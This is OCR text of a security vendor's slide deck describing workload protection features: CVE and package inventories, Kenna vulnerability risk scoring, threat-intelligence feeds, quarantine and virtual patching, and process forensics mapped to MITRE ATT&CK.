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
Policy Decommission

- One-Click Policy Decommission
  - Fully automated policy decommissioning
  - Segmentation policies from any policy enforcement point will be removed from the environment
    - Host-Based Firewall
    - NVIDIA DPU
    - Network-Based (e.g Secure Firewall, ACI, Load-Balancers)
    - Cloud Enforcement (SGs, NSGs, GCP Firewall)



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Vulnerability Detection and Protection

Use-Cases

1. Vulnerable Package/Image Detection
   - Agent-Based Workloads
   - Kubernetes Image Scanning
2. Threat-Reputation Feeds
3. STIX/TAXI Intelligence Feeds
4. Vulnerability Dashboard
   - CVSS version 3.0 and 2.0
   - Vulnerability Manager (Kenna) Intelligence
5. Vulnerability Reporting
   - Application Workloads Vulnerability Reporting
6. Vulnerable Package Protection
   - CVE/Process Workload Quarantine
   - Virtual Patch via Secure Firewall

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Workload Software Packages and CVEs Visibility

- Inventory of all installed software packages on the workloads
- Inventory of Common Vulnerabilities and Exposures (CVEs)
- CVE details and attributes can be leverage for:
  - Dashboard and Reporting
  - Quarantine/Segmentation of Workloads
  - Virtual Patch with Secure Firewall

Vulnerabilities

Enter attributes... Filter

Displaying 130 of 130

CVE	Package Name	Package Version	Score (V2)	Score (V3)	Severity (V2)	Base Severity (V3)
CVE-2023-38408	openssh	7.4p1-22.el7_9		9.8		CRITICAL
CVE-2023-38408	openssh-clients	7.4p1-22.el7_9		9.8		CRITICAL
CVE-2023-38408	openssh-server	7.4p1-22.el7_9		9.8		CRITICAL
CVE-2023-3609	kernel	3.10.0-1160.36.2.el7		7		HIGH
CVE-2023-3609	kernel	3.10.0-1160.62.1.el7		7		HIGH

Packages

Enter attributes... Filter

Displaying 379 of 379

Name	Version	Architecture	Publisher
NetworkManager	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>
NetworkManager-libnm	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>
NetworkManager-team	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>
NetworkManager-tui	1.18.8-2.el7_9	x86_64	CentOS BuildSystem <http://bugs.centos.org>

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
Kenna Vulnerability Intelligence (3.9 Patch 1)

- Prioritize vulnerability patching by leveraging Kenna Vulnerability Intelligence (VI) attributes
- Kenna VI attributes can be leverage for:
  - Dashboard (Visualization)
  - Quarantine/Segmentation of Workloads
  - Virtual Patch with Secure Firewall



CVE	Vulnerability Risk Score	Active Internet Breach	Easily Exploitable	Fix Available	Malware Exploitable	Popular Targets	Predictable Exploitable
CVE-2022-4378	Critical (90)	Yes	No	No	Yes	No	No
CVE-2022-43750	Low (16)	Yes	Yes	No	Yes	Yes	No
CVE-2022-42898	Critical (80)	No	Yes	No	No	Yes	No
CVE-2022-42703	High (64)	Yes	Yes	No	Yes	Yes	No
CVE-2022-41974	Low (6)	No	Yes	No	No	Yes	No
CVE-2022-38178	Medium (44)	Yes	Yes	Yes	Yes	Yes	Yes
CVE-2022-38177	High (52)	No	No	No	No	No	No

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
Kubernetes Image Scanning

- One node is selected to install the scanner pod
- Inventory of pods images and their vulnerabilities (CVEs)
- Self-managed and Cloud-manage clusters supported
- Attributes can be used for:
  - Dashboard and Reporting
  - Quarantine/Segmentation of pods
  - Virtual Patch with Secure Firewall



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Vulnerability Dashboard

Vulnerability dashboard with detailed insight into:

- Vulnerability scores or criticality, attack vectors or attack complexity.
- Ease of exploitation from remote location or locally.
- Impact on confidentiality, availability, or integrity

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
Reference

Threat-Intelligence – IP Reputation (3.9 Patch 1)

Visualize malicious threats and take action on them!



- Detect and block well-known malicious threat
- Segmentation controls based on IP intelligence feed can be applied on
  - Host-OS Firewall (agent)
    - VMs, Cloud Instances
    - Kubernetes Clusters
  - Secure Firewall (agentless)
    - Hybrid and Multi-Cloud
  - Cloud-Based Firewalls (agentless)
    - AWS, Azure, GCP

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

Threat Intelligence – STIX/TAXII Integration

Identify and Isolate workloads based on malicious IPs or binary hashes indicators from external threat intelligence feed (STIX/TAXII)





Ingest external threat intelligence information using industry standard protocol – STIX/TAXII

Network flows with provider or consumer addresses that matches the imported malicious IP is tagged as malicious flow (orchestrator_malicious_ip_by_ <vendor>).

Binary hash indicators are used to annotate workload process hashes

Note: On-Prem only

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Vulnerability Dashboard

Attack Complexity

Vulnerabilities that can be exploited with low, medium, or high complexity

Attack Vector

Vulnerabilities that can be exploited over network, local, etc.

Authentication

Vulnerabilities that can be exploited if authenticated into the system

Availability Impact

Vulnerabilities that can cause serious impact to the availability of a system

Confidentiality Impact

Vulnerabilities that can cause serious impact to confidentiality of data

Integrity Impact

Vulnerabilities that can cause serious impact to the integrity of a system

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
Kenna Intelligence Dashboard (3.9 Patch 1)

Vulnerability Risk Score | CVSS V2 Distribution | CVSS V3 Distribution


Risk Summary Over 30 Days

770	125	3	48	51	1283	142	166	0
Vulnerability risk score	Easily exploitable	Predictable exploitable	Malware exploitable	Active internet breach	Popular targets	Zero days	Top priority	Fix available
↘ 230	No change	No change	No change	No change	No change	No change	No change	No change

Vulnerability Risk Score



CVE Risk Details



Filter

CVEs | Packages | Workloads | Pods

CVE	Vulnerability Risk Score	Active Internet Breach	Easily Exploitable	Fix Available	Malware Exploitable	Popular Targets	Predictable Exploitable
CVE-2017-10784	Critical (90)	Yes	No	No	Yes	No	No
CVE-2017-17405	Low (16)	Yes	Yes	No	Yes	Yes	No

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Vulnerability Dashboard – Exploit Detection

CVEs | Packages | Workloads

CVE	Score (V2)	Score (V3)	Severity (V2)	Base Severity (V3)	Access Vector (V2)	Access Complexity (V2)	Exploit Count	Last Exploited
CVE-2021-27065	6.8	7.8	MEDIUM	HIGH	NETWORK	MEDIUM	1813	Mar 9 2021 05:30:00 am (IST)
CVE-2021-26855	7.5	9.8	HIGH	CRITICAL	NETWORK	LOW	654	Mar 7 2021 05:30:00 am (IST)
CVE-2021-26411	5.1	7.5	MEDIUM	HIGH	NETWORK	HIGH	51	Apr 12 2021 05:30:00 am (IST
CVE-2021-33909	7.2	7.8	HIGH	HIGH	LOCAL	LOW	4	Aug 13 2021 05:30:00 am (IST

Weaponized CVE information

Provides critical information to help prioritize vulnerability patching

For each CVE, provide information about any known exploits in the wild

Number of times CVE was seen exploited in the wild in last year

Last time the CVE was seen in in the wild based on the threat intelligence source

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
Quarantine Workloads Based on CVE/Process

Workloads (VM, Baremetal and containers)



- Visibility into the vulnerability details
- Vulnerability details include:
  - Severity
  - Impact sub-score
  - Exploitability sub-score
- Quickly identify all servers that are running specific vulnerable software package version

- **Inventory filter –** Identity workloads using specific CVEs attributes.
- Policy creation and enforcement to isolate or quarantine the affected workloads (OpenAPI support for XDR integrations)

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
Virtual Patch with Secure Firewall



L7 Virtual Patch Inspection

- Quickly identify vulnerable workloads
- Vulnerability information export done by Secure Workload to FMC
- Run Firepower Recommendations to get IPS signature
- Apply IPS policy to interested traffic flows
- Configure the compensating control to mitigate risk while patching schedule is done

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Reference

Behaviour Anomalies Detection and Protection

Use-Cases

1. Process Monitoring
   - Malicious processes
   - Process Tree and Snapshots
2. Behavioral Anomalies Detection
   - MITRE ATT&CK TTPs
   - Custom Forensic Rules
3. Behavioral Anomalies Reporting
   - MITRE ATTC&K Matrix
4. Behavioral Anomalies Protection
   - Rapid Threat Containment

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
Process Hash and Hash Verdict

- Allow-listed or known: The hash is allow-listed by a user, or is a known hash from a legitimate software vendor
- Blocked: The hash is block-listed by a user or administrator
- Malicious: The hash is known to be malicious, such as known malware
- Anomalous: The hash is detected as an anomaly, such as a mismatch across workloads
- Unknown: The hash is seen but is not in one of the above statuses



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Malicious Process Hash Indicator on a Workload

- The process hash score of that workload will be 0 if it is flagged malicious by the feed.
- Process hash scoring:
  - If hash is flagged by thread feed: score = 0
  - Else, if hash is in a Benign list: score = 100
  - Else, if hash is an anomaly: score is in the range of [1, 99], the higher the better
  - Else: score = 100

Workload profile > File Hashes tab:

SHA1 Hash	SHA256 Hash	File Path	Anomaly Score	Reason
d9a44b4	7eedeeb	/local/tmp/fakemw_linux_amd64	0.00	Malicious

SHA1 Hash	SHA256 Hash	File Path	Anomaly Score	Reason
d9a44b4	7eedeeb	/local/tmp/fakemw_linux_amd64	0.00	Malicious

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
Software Agents – Process and Forensics

- Agent reports on lifecycle of processes running on workload:
  - What is the process lineage? (Process ID and parent process ID)
  - Who ran the process (User ID – owner of process)
  - When & what command was used? (Command to launch the process)
  - Did it make any network connections? (Socket information)
- Agent reports information on forensic signals as below:
  - Privilege escalation
  - User logon, User logon failed, adding or removing user accounts
  - shellcode
  - sensitive file access, raw socket creation, binary or library changed
  - Side channel attacks
  - Follow user logon or process,
  - Unseen command or library, network traffic anomaly



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
CVE Correlated with Workload Process Snapshot



Process details are collected in near real time, and process snapshot is updated with this information

Full time-series view to go back and visualize process hierarchy and behavior information

Correlated with vulnerability information to indicate if a process is started by a software package with a known vulnerability

Indicates process behavior history such as a past forensic event or privilege escalation

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
Forensics Rules to Detect Suspicious Process Behaviour

- Built-in rules/signatures to track and detect detect suspicious behaviour and MITRE ATT&CK TTPs {*tactics, techniques, and procedures*}
  - Current support for 39 MITRE ATT&CK TTPs
- Framework also supports creation of custom signatures to detect specific process or forensic activity on workloads.
- “Follow Process” capability: Track process tree up to 4 levels of hierarchy.



